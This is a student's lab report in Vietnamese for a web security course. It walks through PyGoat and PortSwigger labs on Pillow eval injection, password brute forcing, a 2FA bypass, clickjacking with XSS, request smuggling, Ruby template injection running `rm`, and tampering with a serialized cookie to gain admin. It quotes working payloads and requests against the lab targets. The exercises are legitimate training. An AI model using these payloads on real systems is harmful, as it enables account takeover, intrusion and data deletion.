

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Lab 2: Top 10 OWASP part 2

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.P11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Võ Sỹ Minh	21521146	21521146@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập PyGoat	80%
2	Bài tập PortSwigger	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. A9_lab2

Ta có một website thao tác với màu sắc của bức hình

In this page you can upload a image and apply different math equation on it's rgb layer

Varriable refference

```
img --> actual image file | r --> red channel | g --> green channel  
b --> blue channel | g --> green channel
```


Some Example

```
convert(r, 'I')  
convert(r+g+b, 'L')  
convert(r-g, 'I')
```

Choose File No file chosen

function

Submit



Đề bài có đề cập ứng dụng đang sử dụng Pillow 8.0.0, và nó có lỗi đã biết như sau

Restrict builtins available to ImageMath.eval


CVE-2022-22817: To limit `PIL.ImageMath` to working with images, Pillow will now restrict the builtins available to `PIL.ImageMath.eval()`. This will help prevent problems arising if users evaluate arbitrary expressions, such as `ImageMath.eval("exec(exit())")`.

Fixed ImagePath.Path array handling

CVE-2022-22815 (CWE-126) and **CVE-2022-22816 (CWE-665)** were found when initializing `ImagePath.Path`.

```
r,g,b = img.split()
output = ImageMath.eval(function_str,img = img, b=b, r=r, g=g)
# saving the image
buffered = BytesIO()
```


Vậy ta nhập thử `exec(exit())` như CVE



Thành công gây lỗi cho server

2. Insec_des_lab

Có được cookie của session này




```
import base64
encoded_data = "gASVNAAAAAAAAACMEmludHJvZHVjdGlvbi52aWV3c5SMCFRlc3RVc2VyIJOUKYGUfZSMBWFkbWlueScAc2Iu"

binary_data = base64.b64decode(encoded_data)
print(binary_data)
```

3. ssrf_lab2


Tuy nhiên nếu search bằng địa chỉ IP của nó thì không được

URL



BỘ MÔN
AN TOÀN THÔNG TIN

URL



4. Lab: Password brute-force via password change

Sau khi đăng nhập vào thành công, ta có thể đổi mật khẩu thông qua form sau

Và thứ chúng ta quan tâm ở đây là việc ta nhập đúng 'current password' và 'confirm new password' không trùng với 'new password' thì có một thông báo "New password do not match".

My Account

New passwords do not match

Your username is: wiener

Email

Update email

Current password

New password

Confirm new password

Change password

Thông qua đó ta có thể quét 'current password' thông qua thông báo này.

Xem gói tin thay đổi mật khẩu của kịch bản này

Và cho nó vào Intruder để khai thác brute force

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited
91	https://0ac100fc04049ba18...	GET	/academyLabHeader		
90	https://0ac100fc04049ba18...	POST	/my-account/change-password	✓	
89	https://0ac100fc04049ba18...	GET	/academyLabHeader		

Request

Pretty Raw Hex

```

1 POST /my-account/change-password HTTP/2
2 Host: 0ac100fc04049ba18b61bad006700e8.web-security-academy.net
3 Cookie: session=wdPTCONDbHwrIpXhXuRlFYwcM6dALVTm
4 Content-Length: 86
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0ac100fc04049ba18b61bad006700e8.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ac100fc04049ba18b61bad006700e8.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=wiener&current-password=peter&new-password-1=peter100&new-password-2=peter111
24

```

Res

Pre

Xóa option mặc định, đổi username thành carlos và thêm biến payload là 'current password'

```
username=carlos&current-password=$peter$&new-password-1=peter100&new-password-2=peter111
```

Ở phần payload cho '\$current password' ta sử dụng dictionary mà đề bài cấp

ⓘ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

123456

password

12345678

qwerty

123456789

12345

1234

111111

1234567

Enter a new item

Ở phần grep | match thì để dòng 'New password do not match'.

ⓘ Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste

Load ...

Remove

Clear

Add

New passwords do not match

New passwords do not match

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match ☒ Exclude HTTP headers

Tiến hành attack, Một payload nhận được độ dài response khác biệt, đây là password cho bài này.

Request	Payload	Status code	Response received	Error	Timeout	Length	New password... Comment
68	freedom	200	374			4010	1
88	987654321		268				
87	yankees	200	302			4013	
86	access	200	306			4013	
85	matthew	200	277			4013	
84	bitme	200	267			4013	
83	chelsea	200	266			4013	
82	nicole	200	293			4013	
81	ashley	200	246			4013	

Đăng nhập.

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

5. Lab: Username enumeration via different responses

Ý tưởng brute force tương tự lab trên,

Khi đăng nhập bằng một username bất kì thì có thông báo “Invalid username” vậy thì có thể sẽ có một thông báo khác khi nhập đúng username.

Thông qua đó brute force thông qua các username được list ra ở đây

Login

Invalid username

Username

Password

Log in

Như trên ta chọn biến payload là ‘username’

Sau khi chạy, đã có một username có response length khác với các option khác

Results	Positions	Payloads	Resource pool	Settings		
▼ Intruder attack results filter: Showing all items						
Request	Payload	Status code	Response received	Error	Timeout	Length
18	azureuser	200	268			3250
0		200	232			3248
1	carlos	200	227			3248
2	root	200	264			3248
3	admin	200	271			3248
4	test	200	267			3248
5	guest	200	266			3248
6	info	200	314			3248
7	adm	200	296			3248
8		200	264			3248
Request	Payload	Status code	Response received	Error	Timeout	Length

Có username ta tiếp tục với username là: azureuser và biến payload là password.

Request	Payload	Status code	Response received	Error	Timeout	Length ^
61	jessica	302	269			191
0		200	225			3250
1	123456	200	249			3250
2	password	200	529			3250
3	12345678	200	274			3250
4	qwerty	200	281			3250
5	123456789	200	556			3250
6	12345	200	266			3250
7	1234	200	284			3250

Đã có mật khẩu, đăng nhập

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: azureuser

Your email is: azureuser@normal-user.net

Email

Update email

6. Lab: 2FA simple bypass

Khi đăng nhập (đúng user-pass) thì có thêm một bước xác thực qua email

Login

Username

wiener

Password

.....

Log in

Qua web email để lấy passcode

Sent	To	From	Subject	Body
2024-10-13 14:36:27 +0000	wiener@exploit- 0a59008b043d876b81b933f8015a00eb .exploit-server.net	no- reply@0a64005f04f0877c8101342a00c00 063.web-security-academy.net	Security code	Hello! Your security code is 1 403. Please enter this in th e app to continue. Thanks, Support team

[View
raw](#)

Đã thành công đăng nhập



**Web Security
Academy**

2FA simple bypass

Email client

[Back to lab description >>](#)

My Account

Your username is: wiener

Your email is: wiener@exploit-0a59008b043d876b81b933f8015a00eb.exploit-server.net

Email

Update email

Tương tự với user 'carlos' nhưng có không thể truy cập email để lấy passcode

Login

Username


carlos


Password

.....

Log in

Tuy nhiên ngay bước này thì ta bỏ qua xác thực bước 2 bằng cách truy cập thẳng vào url '/my-account'





Web Security Academy

2FA simple bypass

[Back to lab description >>](#)


Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

7. Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS



Web Security Academy

Exploiting clickjacking vuln

[Back to lab description >>](#)

Congratulations, you solved the lab!

Tạo một

<style>

```
iframe {
  position: relative;
  width: 500px;
  height: 700px;
  opacity: 0.0001;
```

```

        z-index: 2;
    }
    div {
        position: absolute;
        top: 610px;
        left: 80px;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe
src="https://0a5e00e803a829c6802462ad00360078.web-security-
academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test"></iframe>

```

Khi user nhấn vào thì `onerror=print()` sẽ thực thi

8. Lab: Exploiting HTTP request smuggling to deliver reflected XSS

Khi nhấn vào bài post thì ta có một gói request chỉ đến Post ID

| # | Host | Method | URL | Params | Edited | Status code |
|----|-----------------------------|--------|------------------------------------|--------|--------|-------------|
| 81 | https://0a0400b904de756d... | GET | /resources/images/avatarDefault... | | | 200 |
| 80 | https://0a0400b904de756d... | GET | /post?postId=7 | ✓ | | 200 |
| 79 | https://0a0400b904de756d... | GET | /academyLabHeader | | | 101 |

Ở gói response thì ta thấy thông tin userAgent

```

<input required type="hidden" name="csrf" value="
xeq0eT0vWDBg2wHdlZjwF2RLSIVLJB0f">
<input required type="hidden" name="userAgent"
value="Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36">
<input required type="hidden" name="postId" value=
"7">
</html>

```

Sau đó cho gói tin này vào phần Repeater gửi yêu cầu đến back end nhằm khai thác người dùng khác

Chuyển gói tin sau:

Request


```

Pretty Raw Hex
1 POST / HTTP/2
2 Host: 0a0400b904de756d80c635c300360021.web-security-acad
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 150
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /post?postId=5 HTTP/1.1
10 User-Agent: a"/><script>alert(1)</script>
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 5
13
14 x=1

```

9. Lab: Basic server-side template injection

Thấy rằng url có một tham số 'message' để có thể trả về trang web theo tham số đó



WE LIKE TO
SHOP 

Unfortunately this product is out of stock

Vậy thông qua đó ta có thể tiêm vào một lệnh đêr khai thác, yêu cầu ở đây là xóa một file là morale.txt

Với lệnh system() trong Ruby documentation thì ta có thể tiêm như sau:

```
<%25+system("rm+morale.txt")+%25>
```

https://0a4c00c4046469be81b0394500b200db.web-security-academy.net/?message=<%25+system("rm+morale.txt")+%25>

Web Security Academy Basic server-side template injection

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

10. Lab: Modifying serialized objects

Sau khi đăng nhập thành công user 'wiener' thì ta có cookie

| Name | Value | Dom... | Path | Expir... | Size |
|---------|--|---------|------|----------|------|
| session | Tzo0OiJvc2VyljoyOntzOjg6lnVzZXJueWY1IltzOjY6IndpZW5lcil7czo1OiJhZG1pbil7YjowO30%3d | 0a07... | / | Session | |

Cookie Value ☐ Show URL-decoded

Tzo0OiJvc2VyljoyOntzOjg6lnVzZXJueWY1IltzOjY6IndpZW5lcil7czo1OiJhZG1pbil7YjowO30%3d

Decode nó và chỉnh sửa để lấy quyền admin


```
Tzo0OiJVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbil7YjowO30%3d
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}7
```

Sau khi biết được cấu trúc của nó chuyển giá trị b:1 và encode.

☐ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
Tzo0OiJVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbil7YjoxO303
```

```
Tzo0OiJVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbil7YjoxO303
```

Chỉnh sửa cookie và F5 page và nó đã hiện Admin panel

https://0a07009b04e20b5b82784e9e00ee00c9.web-security-academy.net

24 Sim Uni cla ktx kltn YT Student Course DKHP DKHP Linux MMTT W3Schools Tryit Edi... The Complete Artifi... Web | CTF P

WebSecurity Academy

Modifying serialized objects

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO

Mục tiêu là xóa user 'carlos'.

Users

wiener - [Delete](#)

carlos - [Delete](#)

Congratulations, you solved the lab!


User deleted successfully!


Users

wiener - [Delete](#)


11. Lab: Source code disclosure via backup files

Tìm file robots.txt giúp biết được đường dẫn một thư mục tên là 'backup'





Thêm cái request tìm file này để xem thêm



Lần gửi lại này xem phần response thấy có một file thú vị trong thư mục 'backup'
Sửa gói request để xem file trên

```
<style>
  table{
    margin: 1em;
  }
  td{
    padding: 0.2em;
  }
</style>
</head>
<body>
  <h1>
    Index of /backup
  </h1>
  <table>
    <tr>
      <th>
        Name
      </th>
      <th>
        Size
      </th>
    </tr>
    <tr>
      <td>
        <a href='
          /backup/ProductTemplate.java.bak'>
            ProductTemplate.java.bak
          </a>
      </td>
      <td>
        1647B
      </td>
    </tr>
  </table>
</body>
</html>
```

Request

	Pretty	Raw	Hex
1	GET /backup/ProductTemplate.java.bak/ HTTP/2		
2	Host: 0ad200de039be89581922569004000c7.web-security-academy.net		
3	Accept-Encoding: gzip, deflate, br		
4	Accept: */*		
5	Accept-Language: en-US;q=0.9,en;q=0.8		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36		
7	Cache-Control: max-age=0		
8			
9			

Response

Pretty Raw Hex Render

```

28         this.id = id;
29     }
30
31     private void readObject(ObjectInputStream inputStream) throws
IOException, ClassNotFoundException
32     {
33         inputStream.defaultReadObject();
34
35         ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
36             "org.postgresql.Driver",
37             "postgresql",
38             "localhost",
39             5432,
40             "postgres",
41             "postgres",
42             "5dvkpctrp6tnca4lkw72xfq4m38mlnee"
43         ).withAutoCommit();
44         try
45         {
46             Connection connect = connectionBuilder.connect(30);
47             String sql = String.format("SELECT * FROM products WHERE
id = '%s' LIMIT 1", id);
48             Statement statement = connect.createStatement();
49             ResultSet resultSet = statement.executeQuery(sql);
50             if (!resultSet.next())
51             {
52                 return;
53             }
54             product = Product.from(resultSet);
55         }

```

Đã có được password

<https://0ad200de039be89581922569004000c7.web-security-academy.net>



Source code disclosure via backup files

[Back to lab description >>](#)

Congratulations, you solved the lab!

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
- Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
